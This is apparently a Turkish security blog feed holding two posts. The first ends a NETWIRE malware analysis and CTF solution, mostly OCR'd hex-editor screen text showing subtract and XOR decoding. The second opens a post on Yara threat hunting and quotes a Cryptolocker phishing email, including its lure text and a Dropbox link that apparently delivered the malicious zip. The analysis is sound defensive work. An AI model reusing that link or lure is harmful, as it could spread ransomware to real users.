
Not:


- Bu yazıya konu olan APT grubu henüz bilinmemekte olup, konu olan zararlı yazılım ise FireEye firmasının Mayıs ayında yayınlamış olduğu EPS Processing Zero-Days Exploited by Multiple Threat Actors blog yazısında NETWIRE olarak isimlendirilmiştir.


- Bu yazı ayrıca Pi Hediyem Var #11 oyununun çözüm yolunu da içermektedir.


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Base Converter
Hex Calculator
Operations
Bookmarks
Character Distribution
Color Mapping
Compare
Generate Checksum...
Find Strings...
Find All Results
Structure Viewer
Customize...
Notepad
Byte Flip...
Inverse Bits
Shift Left...
Shift Right...
Rotate Left...
Rotate Right...
Block Shift Left
Block Shift Right
Set Ceiling Value...
Set Floor Value...
AND...
OR...
XOR...
Change Sign...
Add...
Subtract...
Multiply...
Divide...
Mod...
Upper Case
Lower Case
Inverse Case
Data Inspector
Data at offset 0x00000000:
Expression Calc
Signed
32 bit
Structures
Member
Value (hex)
Size
Find Results
Address
Length
Compare
Checksum
Find
Bookmarks
Output
Subtract
Cursor: 00000002
Caret: 00000000
500 bytes
OVR MOD READ


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
Subtract Operation
Description
Replaces your data with your data minus another value (data = data - value).
Operand
Treat Data As:
8 Bit Unsigned Byte
Byte Ordering:
Little Endian (e.g. Intel)
Value:
36
Decimal
Hex
OK
Cancel
Help
Apply On
Selection
Entire File
Data Inspector
Data at offset 0x00000000:
Expression Calc
Signed
32 bit
Structures
Find Results
Ready
Cursor: 00000006
Caret: 00000000
Sel: 000001F4
OVR MOD READ


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Base Converter
Hex Calculator
Operations
Bookmarks
Character Distribution
Color Mapping
Compare
Generate Checksum...
Find Strings...
Find All Results
Structure Viewer
Customize...
Notepad
Byte Flip...
Inverse Bits
Shift Left...
Shift Right...
Rotate Left...
Rotate Right...
Block Shift Left
Block Shift Right
Set Ceiling Value...
Set Floor Value...
AND...
OR...
XOR...
Change Sign...
Add...
Subtract...
Multiply...
Divide...
Mod...
Upper Case
Lower Case
Inverse Case
Data Inspector
Data at offset 0x00000000:
Expression Calc
Signed
32 bit
Structures
Member
Value (hex)
Size
Find Results
Address
Length
Compare
Checksum
Find
Bookmarks
Output
XOR
Cursor: 00000051
Caret: 00000000
500 bytes
OVR MOD READ


Hex Workshop - [C:\Users\Mert\Desktop\APT\-08-03-2017]
File Edit Disk Options Tools Plug-Ins Window Help
Legacy ASCII
Data at offset 0x00000000:
Expression Calc
Signed
32 bit
Structures
Member
Value (dec)
Value (hex)
Length
Find Results
Address
Length
XOR Operation
Description
Performs a XOR operation. For example, the value 0xF0 (11110000 in binary) XOR 0xAA (10101010 in binary) is 0x5A (01011010 in binary).
Operand
Treat Data As: 16 Bit Unsigned Short
Byte Ordering: Little Endian (e.g. Intel)
Value: 9D
Decimal
Hex
Apply On
Selection
Entire File
OK
Cancel
Help
Compare
Checksum
Find
Bookmarks
Output
Ready
Cursor: 00000000
Caret: 00000000
500 bytes
OVR MOD READ



The post Yakından da Yakın! appeared first on Siber Güvenlik Günlüğü.

Yara ile Tehdit Avı


By Mert SARICA on September 1st, 2017

Dünya genelinde, son kullanıcı sistemlerindeki verileri zararlı yazılımlarla (cryptolocker vb.) şifreledikten sonra dosyaların şifresiz halini silip ardından da şifre çözme anahtarını kullanıcılara satmaya çalışarak bundan kazanç sağlama furyası hız kesmeden devam ediyor. Zaman zaman güvenlik araştırmacıları tarafından şifreleme algoritmalarının hatalı kullanımına bağlı olarak zararlı yazılımlar tarafından şifrelenen veri çözülebilse de, çoğu vakada kullanıcılar çoğunlukla art niyetli kişilere talep edilen yüksek miktarlı çözme bedelini ödemek zorunda kalıyorlar. Her vaka sonrasında veri yedeklemenin kıymeti daha net anlaşılsa da, 1000 nasihat yerine 1 musibet ile hareket eden kullanıcılar olduğu sürece art niyeli kişilerin bu kazanç kapısından yakın gelecekte kolay kolay vazgeçmeyecekler gibi görünüyor.

Siber saldırıların hızla arttığı günümüzde, tehditleri tespit edip en kısa sürede müdahale edebilme kurumlar için büyük önem kazanmaya başladı. Öyle ki vizyoner kurumlar artık mevcut güvenlik teknolojilerini atlatan tehditleri kurum ağ ve sistemlerinde arayabilme adına siber tehdit avcılığına başladılar. Tehdit avcılığına imkan tanıyan teknolojilere baktığınızda, çoğunun kendi imzanızı yazmaya imkan tanıyan Yara aracını ve imzalarını desteklediğini görebiliyorsunuz.

Sevgili Halil ÖZTÜRKCİ'nin 2014 yılında Yara ile ilgili olarak yayınlamış olduğu blog yazısına baktığınızda, Yara'nın o yıllarda yoğunluklu olarak adli bilişim analizinde ve bellek analizinde kullanılan Volatility aracı özelinde kullanıldığını görebiliyorsunuz. Bugün ise Yara'nın tehdit avcılığından zararlı yazılım analizine, FireEye NX gibi ticari ürünlerden, x64dbg gibi açık kaynak kodlu ve ücretsiz araçlara, paket kaydı yapan (full packet capture) teknolojilere kadar geniş bir alanda kullanılabildiğini görebiliyorsunuz. Bu da güvenlik uzmanlarına, güvenlik üreticilerinden bağımsız olarak kurum içinde kullanılan ve Yara desteği olan güvenlik sistemlerine, cihazlara tespit ve müdahaleye imkan tanıyan kendi yazdıkları imzalarını tanımlama imkanı tanıyor. İmza yazma, geçmiş yıllarda farklı güvenlik teknolojileri ile zor tecrübeler yaşamış olan güvenlik uzmanlarının kulağına nahoş gelse de, mevzu bahis Yara olduğunda işin rengi değişiyor çünkü Yara ile kural yazmanın oldukça basit, katma değerinin ise oldukça yüksek olduğunu tecrübe ile sabit olarak söyleyebilirim.

Cryptolocker salgınının tekrar zirve yaptığı geçtiğimiz aylarda, sosyal ağlarda ve NetSec e-posta listesinde, kimi güvenlik sistemlerinin, teknolojilerinin bu salgınları tespit etmede ve engellemede yetersiz olduğunu gördüm. Ben de böyle bir durum ile karşı karşıya kalındığında, özellikle defansif güvenlik uzmanlarının Yara ile yazabilecekleri basit bir imza ile içeriği değişen benzer tehditleri nasıl tespit edebileceklerine dikkat çekmek istedim.




Cryptolocker salgınına baktığımızda, 24 saatte çok sayıda farklı e-posta adresinden fiyatX.zip adı altında Cryptolocker varyantı gönderiliyordu. Her bir zip dosyası içinde karmaşıklaştırılmış (obfuscated) JavaScript koduna sahip bir indirici (downloader) bulunuyor ve çalıştırıldıktan hemen sonra şifreleme zararlı yazılımını indirip sistemde çalıştırıyordu.

Doruk Tekin rammer@tele2.at


Ekte gönderilen mallar için birim fiyat ve teslim süresi rica ederim.


https://dl.dropboxusercontent.com/s/be9kvoym3hwjk69/fiyat3.zip

Iyi günler.




